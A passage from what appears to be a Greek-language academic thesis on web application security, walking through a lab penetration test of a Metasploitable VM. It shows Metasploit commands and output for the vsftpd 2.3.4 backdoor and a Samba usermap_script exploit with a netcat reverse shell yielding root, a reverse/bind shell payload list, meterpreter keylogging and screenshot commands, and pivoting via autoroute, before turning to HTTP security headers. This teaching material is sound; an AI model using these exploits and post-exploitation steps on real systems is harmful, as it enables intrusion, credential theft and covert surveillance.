   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.22
RHOST => 192.168.2.22
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.2.22:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.22:21 - USER: 331 Please specify the password.
[+] 192.168.2.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.22:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.2.22:6200) at 2020-09-26 07:58:04 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
pwd
/
```

Εικόνα 95. Σύνδεση μέσω της backdoor του FTP

Στο επόμενο παράδειγμα θα χρησιμοποιήσουμε ένα Samba server που τρέχει στην πόρτα 139, όπως μπορούμε να δούμε από την εικόνα 96. Θα ψάξουμε ακόμα μια φορά στο Διαδίκτυο για πληροφορίες και θα προτιμήσουμε αν υπάρχει κάποιος σύνδεσμος από Rapid7 (εικόνα 97).


```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
```

Εικόνα 96. Zenmap αποτελέσματα, services



Εικόνα 97. Πληροφορίες στο Google για την ευπάθεια του Samba

Στην εικόνα 98 φαίνονται οι εντολές που μας δείχνει ακόμα μία φορά η σελίδα του οργανισμού Rapid7 για να χρησιμοποιήσουμε.



Samba "username map script" Command Execution

Disclosed	Created
05/14/2007	05/30/2018

Description

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Εικόνα 98. Πληροφορίες στο Rapid7 του username map script

Τα πρώτα βήματα είναι τα ίδια, ανοίγουμε το Metasploit Framework, διαλέγουμε το exploit που θα χρησιμοποιήσουμε, βλέπουμε τις επιλογές που διαθέτει και προσδιορίζουμε το στόχο μας. Στην εικόνα 99 φαίνονται οι πρώτες τρεις εντολές που χρησιμοποιήσαμε.

- msfconsole
- use exploit/multi/samba/usermap_script
- show options

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Εικόνα 99. Χρήση usermap_script ευπάθεια

Η διαφορά όμως από το προηγούμενο παράδειγμα που είχε προεγκατεστημένη πίσω πόρτα είναι ότι τώρα απλά διαθέτει κάποια ευπάθεια εκτέλεσης κάποιου κώδικα. Αυτό σημαίνει ότι το πρόγραμμα δεν έχει κάποιο κώδικα που μας επιτρέπει να τρέχουμε τις εντολές Linux όπως πριν, αλλά ένα ελάττωμα που μας επιτρέπει να χρησιμοποιήσουμε μικρά κομμάτια κώδικα. Αυτά τα κομμάτια κώδικα ονομάζονται payloads**.**

Οπότε θα πρέπει να δημιουργήσουμε ένα payload και να το τρέξουμε στο μηχάνημα που έχουμε ως στόχο χρησιμοποιώντας την ευπάθεια που έχουμε ανακαλύψει. Με την παρακάτω εντολή βλέπουμε τα payloads για τη συγκεκριμένη ευπάθεια τα οποία φαίνονται και στην εικόνα 100:

- show payloads

```
msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_awk                                    normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                        normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   cmd/unix/bind_inetd                                  normal  No     Unix Command Shell, Bind TCP (inetd)
   3   cmd/unix/bind_jjs                                    normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   cmd/unix/bind_lua                                    normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   cmd/unix/bind_netcat                                 normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   cmd/unix/bind_netcat_gaping                          normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   cmd/unix/bind_netcat_gaping_ipv6                     normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  cmd/unix/bind_r                                      normal  No     Unix Command Shell, Bind TCP (via R)
   11  cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  cmd/unix/bind_socat_udp                              normal  No     Unix Command Shell, Bind UDP (via socat)
   14  cmd/unix/bind_zsh                                    normal  No     Unix Command Shell, Bind TCP (via Zsh)
   15  cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   16  cmd/unix/pingback_bind                               normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17  cmd/unix/pingback_reverse                            normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18  cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   19  cmd/unix/reverse_awk                                 normal  No     Unix Command Shell, Reverse TCP (via AWK)
   20  cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21  cmd/unix/reverse_jjs                                 normal  No     Unix Command Shell, Reverse TCP (via jjs)
   22  cmd/unix/reverse_ksh                                 normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   23  cmd/unix/reverse_lua                                 normal  No     Unix Command Shell, Reverse TCP (via Lua)
   24  cmd/unix/reverse_ncat_ssl                            normal  No     Unix Command Shell, Reverse TCP (via ncat)
   25  cmd/unix/reverse_netcat                              normal  No     Unix Command Shell, Reverse TCP (via netcat)
   26  cmd/unix/reverse_netcat_gaping                       normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   27  cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   28  cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   29  cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   30  cmd/unix/reverse_php_ssl                             normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   31  cmd/unix/reverse_python                              normal  No     Unix Command Shell, Reverse TCP (via Python)
   32  cmd/unix/reverse_python_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   33  cmd/unix/reverse_r                                   normal  No     Unix Command Shell, Reverse TCP (via R)
   34  cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   35  cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   36  cmd/unix/reverse_socat_udp                           normal  No     Unix Command Shell, Reverse UDP (via socat)
   37  cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   38  cmd/unix/reverse_zsh                                 normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```

Εικόνα 100. Εμφάνιση των payloads του Metasploit

Βλέπουμε ότι για την συγκεκριμένη ευπάθεια μας εμφάνισε 38 διαθέσιμα payloads. Θα πάρουμε δύο τυχαία για να εξηγήσουμε μερικές πληροφορίες που μπορούμε να βγάλουμε από το όνομά τους. Στην εικόνα 101 είναι το payload 0 (cmd/unix/bind_awk) ενώ στην εικόνα 102 έχουμε το payload 19 (cmd/unix/reverse_awk).

```
#   Name                Disclosure Date  Rank    Check  Description
-   ----                ---------------  ----    -----  -----------
0   cmd/unix/bind_awk                    normal  No     Unix Command Shell, Bind TCP (via AWK)
```

Εικόνα 101. Payload 1

```
19  cmd/unix/reverse_awk                 normal  No     Unix Command Shell, Reverse TCP (via AWK)
```


Εικόνα 102. Payload 2

Από τη λέξη **cmd** καταλαβαίνουμε ότι το συγκεκριμένο payload έχει να κάνει με commands. Η λέξη **UNIX** μας δείχνει ότι οι εντολές αυτές αφορούν λειτουργικά βασισμένα σε UNIX όπως τα Linux που τρέχει ο server μας. Για το επόμενο κομμάτι δύο είναι οι βασικές κατηγορίες που θα αναλύσουμε αυτή τη στιγμή, η **bind** και η **reverse.** Τα **bind payloads** ανοίγουν μία πόρτα στο μηχάνημα που έχουμε ως στόχο για να συνδεθούμε σε εκείνη. Σε αντίθεση με τα **reverse payloads** τα οποία κάνουν το αντίθετο. Ανοίγουν μία πόρτα στον δικό μας υπολογιστή και η σύνδεση γίνεται από το μηχάνημα που έχουμε ως στόχο προς το δικό μας. Αυτό είναι χρήσιμο γιατί μας βοηθάει να παρακάμψουμε τυχόν firewalls που είναι εγκατεστημένα. Ένα firewall θα φιλτράρει τις συνδέσεις που πηγαίνουν προς το μηχάνημα αλλά όχι εκείνες που ξεκινούν από το μηχάνημα – στόχο προς το δικό μας μηχάνημα. Έτσι αν εμείς δεν έχουμε ενεργοποιημένο firewall τότε θα μπορέσουμε να συνδεθούμε στον στόχο μας. Σαν τελευταίο στοιχείο μας δείχνει σε ποια γλώσσα είναι γραμμένο το payload ή ποιο εργαλείο χρησιμοποιεί. Σε αυτά τα παραδείγματα βλέπουμε ότι τα payloads είναι γραμμένα σε **AWK**, η οποία είναι scripting γλώσσα προγραμματισμού.

Κάνοντας έρευνα στα payloads που μας εμφανίζει βλέπουμε ότι υπάρχει ένα το οποίο χρησιμοποιεί το εργαλείο **netcat**, που χρησιμοποιήσαμε για απομακρυσμένη σύνδεση σε προηγούμενο παράδειγμα. Οπότε θα χρησιμοποιήσουμε το συγκεκριμένο για να δοκιμάσουμε να συνδεθούμε στο στόχο μας με τις παρακάτω εντολές.


- set RHOST 192.168.2.22 (Remote Host)
- set PAYLOAD cmd/unix/reverse_netcat
- show options
- set LHOST 192.168.1.11 (Local Host)
- exploit[s30][at31][s32]

Στην εικόνα 103 βάζουμε την IP του remote host στη μεταβλητή RHOSTS, έπειτα στη μεταβλητή LHOST την IP του μηχανήματος με τα Kali Linux και μετά τρέχουμε την εντολή show options για να δούμε αν τα έχουμε ρυθμίσει σωστά, τα αποτελέσματα φαίνονται στην εικόνα 104.



Εικόνα 103. Χρήση usermap_script ευπάθεια

Τέλος στις δύο τελευταίες εικόνες, 104 και 105 βλέπουμε μετά την εντολή exploit τη σύνδεση που γίνεται με τον απομακρυσμένο διακομιστή και μερικές εντολές στα Linux για να δείξουμε σε ποιο μηχάνημα είμαστε συνδεδεμένοι.



Εικόνα 104. Χρήση usermap_script ευπάθεια

```
[*] Command shell session 2 opened (192.168.1.11:4444 -> 192.168.2.22:37779) at 2020-09-26 08:11:19 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
pwd
/
ls
bin
boot
cdrom
dev
etc
```

Εικόνα 105. Σύνδεση με usermap_script ευπάθεια

5.8 Post Exploitation

Στα παραδείγματά μας είδαμε πως μπορούμε να εκμεταλλευτούμε τις ευπάθειες ενός συστήματος, όμως στις περιπτώσεις που καταφέρναμε να αποκτήσουμε πρόσβαση στο μηχάνημα σταματούσαμε στην επιβεβαίωση. Σε αυτό το κεφάλαιο θα δούμε τι δυνατότητες αποκτά ένας κακόβουλος χρήστης μετά που θα αποκτήσει απομακρυσμένη πρόσβαση σε ένα σύστημα. Αρχικά θα αναφέρουμε κάποιες σημαντικές εντολές του Metasploit framework και τι κάνει η εκτέλεσή τους.

- **help** → εμφανίζει όλες τις εντολές που μπορούμε να χρησιμοποιήσουμε
- **background** → βάζει την σύνδεση που είμαστε στο παρασκήνιο
- **sessions -l** → δείχνει τις ενεργές συνεδρίες που υπάρχουν στο παρασκήνιο
- **sessions -I id** → επιστρέφει τη συνεδρία με αυτό το ID
- **sysinfo** → πληροφορίες για το απομακρυσμένο σύστημα
- **ipconfig** → εμφανίζει τις ρυθμίσεις των διεπαφών
- **ps** → λίστα με τις διεργασίες
- **migrate id** → μεταφέρουμε τη συνεδρία σε άλλη διεργασία με το συγκεκριμένο ID (Βοηθάει στο να μείνουμε συνδεδεμένοι περισσότερη ώρα. Αν ο στόχος μας κλείσει την εφαρμογή με την οποία είμαστε συνδεδεμένοι θα χαθεί το session. Ενώ με το migrate μπορούμε να μεταφέρουμε το session και στη διαδικασία explorer.exe η οποία τρέχει όσο τρέχουν και τα Windows.
- **pwd** → εμφανίζει τον κατάλογο που είμαστε
- **ls** → εμφανίζει τους φακέλους στον κατάλογο που είμαστε
- **cd [location]** → αλλάζει τον κατάλογο που δουλεύουμε σε αυτόν που αναφέρεται στην παράμετρο
- **cat [file]** → εκτυπώνει τα περιεχόμενα του αρχείου της παραμέτρου
- **download [file]** → κατεβάζει το αρχείο που θα ορίσουμε
- **upload [file]** → ανεβάζει το αρχείο που θα ορίσουμε
- **execute -f [file]** → εκτελεί το αρχείο που θα ορίσουμε
- **shell** → μας μεταφέρει σε περιβάλλον εκτέλεσης εντολών Windows σε περίπτωση που έχουμε αποκτήσει πρόσβαση σε Windows μηχάνημα

5.8.1 Key Logging

Με το πρόγραμμα που διαθέτει ο meterpreter, το keyscan, μπορεί ένας κακόβουλος χρήστης να καταγράψει οποιοδήποτε γεγονός προκληθεί από το ποντίκι ή το πληκτρολόγιο. Αυτό μπορεί να βοηθήσει σε σενάριο που έχουμε αποκτήσει πρόσβαση σε κάποιο μηχάνημα διαχειριστή και


θέλουμε να υποκλέψουμε διάφορες άλλες χρήσιμες πληροφορίες. Οι εντολές του προγράμματος είναι:

- **keyscan_start**: ξεκινάει τη λειτουργία
- **keyscan_dumb**: σου εμφανίζει τι έχει καταγράψει
- **keyscan_stop**: σταματάει τη λειτουργία
- **screenshot**: αποθηκεύει εικόνα με το τι κάνει ο διαχειριστής στο παράδειγμά μας

Στις εικόνες 106 και 107 έχουμε κάνει δοκιμές με τις παραπάνω εντολές. Στην 106 βλέπουμε την εκκίνηση του προγράμματος, όσο εκείνο τρέχει καταγράφει τι πληκτρολογεί ο χρήστης που έχουμε παγιδεύσει. Έπειτα εμφανίζουμε αυτά που έχει καταγράψει το πρόγραμμα με την εντολή keyscan_dump και τέλος σταματάμε την εκτέλεσή του. Η τελευταία εντολή (screenshot) αποθηκεύει σε μορφή φωτογραφίας τι βλέπει εκείνη τη στιγμή το θύμα στην οθόνη του υπολογιστή του.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
test<Shift>@keyscan.com<Tab>password

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screenshot
Screenshot saved to: /root/vaoNfjTf.jpeg
```


Εικόνα 106. Δοκιμές με το Key Logger



Εικόνα 107. Χρήση της εντολής screenshot


5.8.2 Pivoting

Είναι η τεχνική η οποία μας επιτρέπει να χρησιμοποιήσουμε ένα ενδιάμεσο μηχάνημα για να εκμεταλλευτούμε κάποιο άλλο μηχάνημα. Στην εικόνα 108 βλέπουμε τις οντότητες που θα λάβουν μέρος και σε ποια δίκτυα ανήκουν.



Εικόνα 108. Τοπολογία δικτύου για Pivoting

Το Pivoting μπορεί να χρειαστεί σε περίπτωση που δεν έχουμε βρει κάποιο τρωτό σημείο στην διαδικτυακή εφαρμογή μας οπότε να στοχεύσουμε ένα άλλο μηχάνημα για να χρησιμοποιήσουμε άλλες επιθέσεις εντός δικτύου, όπως ARP (Address Resolution Protocol) poisoning και διάφορες MITM (Man In The Middle) επιθέσεις. Για παράδειγμα μετά από κάποιο XSS που δέχτηκε ο διαχειριστής και έχουμε αγκιστρώσει το μηχάνημά του μπορούμε να χρησιμοποιήσουμε το BeEF για να εγκαταστήσει κάποια ενημέρωση του περιηγητή η οποία στην πραγματικότητα είναι μία backdoor ή να χρησιμοποιήσουμε κάποιες από τις επιθέσεις reverse shell που έχει εγκατεστημένες από μόνο του το BeEF και φαίνονται στην εικόνα 109.



Εικόνα 109. Δείγμα των reverse shell

Βάζουμε στο background το session που τρέχει στο Metasploit, με την εντολή **background**, για να χρησιμοποιήσουμε μία άλλη λειτουργία που θα μας δημιουργήσει αυτόματα δρομολογήσεις μεταξύ του μηχανήματος που κάνουμε την επίθεση και του δικτύου που είναι το μηχάνημα του διαχειριστή και ο διακομιστής μας. Πρώτα θα τρέξουμε κάποιες εντολές για να δημιουργήσει αυτόματα τη διαδρομή ανάμεσα στο μηχάνημα το οποίο δεν μπορούμε να φτάσουμε και στο μηχάνημα με τα Kali, οι εντολές αυτές φαίνονται στην εικόνα 110.

- **background**
- **use post/multi/manage/autoroute**
- **show options**
- **set SESSION 1**
- **set SUBNET 10.0.2.0**
- **exploit**

```
msf5 exploit(multi/handler) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/autoroute) > set SUBNET 10.0.2.0
SUBNET => 10.0.2.0
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against MSEDGEWIN10
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.2.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```

Εικόνα 110. Λειτουργία autoroute του Metasploit

Έπειτα μπορούμε να τρέξουμε το Zenmap στο ξένο δίκτυο και να βρούμε πιθανόν τρωτά σημεία που υπάρχουν στον διακομιστή μας. Εφόσον βρούμε κάποια χρήσιμη ευπάθεια την εκμεταλλευόμαστε για να αποκτήσουμε την πρόσβαση στον διακομιστή. Το Metasploitable γνωρίζουμε ότι έχει προεγκατεστημένη backdoor οπότε θα χρησιμοποιήσουμε αυτή την ευπάθεια, με τον ίδιο τρόπο όπως και στην προηγούμενη ενότητα. Η εικόνα 111 δείχνει τη διαδικασία που ακολουθήσαμε και τα αποτελέσματα της.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.0.2.5:6200) at 2020-09-30 04:51:41 -0400

pwd
/
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Εικόνα 111. Σύνδεση στο απομακρυσμένο δίκτυο

Κεφάλαιο 6

Τρόποι Αντιμετώπισης Ευπαθειών

6.1 Header Ασφαλείας του HTTP

Καθώς είδαμε ότι το πρωτόκολλο HTTP δεν ήταν και τόσο ασφαλές όταν ξεκίνησε και οι επιθέσεις από τους κακόβουλους χρήστες αυξάνονταν, προστέθηκαν αργότερα διάφορα μέτρα ασφαλείας ως headers του HTTP. Οι λειτουργίες αυτές που διαθέτει η καινούρια έκδοση του πρωτοκόλλου HTTP ονομάζονται security headers. Κάθε φορά που ο περιηγητής στέλνει αίτημα στον διακομιστή για μία σελίδα και ο διακομιστής απαντάει στο αίτημα, στέλνει και διάφορες πληροφορίες που είναι αποθηκευμένες σε αυτό το HTTP response header. Μερικές από αυτές μπορεί να έχουν δεδομένα για Content-Encoding, Cache-Control, κωδικούς κατάστασης κλπ [27]. Ένα παράδειγμα ενός τέτοιου header φαίνεται στην εικόνα 112.



Εικόνα 112. HTTP Header

Μαζί με αυτά τα δεδομένα στέλνονται και HTTP security headers τα οποία βοηθάνε λέγοντας του περιηγητή πως πρέπει να συμπεριφέρεται και να διαχειρίζεται τα περιεχόμενα της διαδικτυακής εφαρμογής. Παρακάτω θα δούμε έξι διαφορετικά HTTP security headers τα οποία είναι πολύ χρήσιμα και θα πρέπει να έχουν οι διαδικτυακές εφαρμογές που δημιουργούμε [27].

Content Security Policy

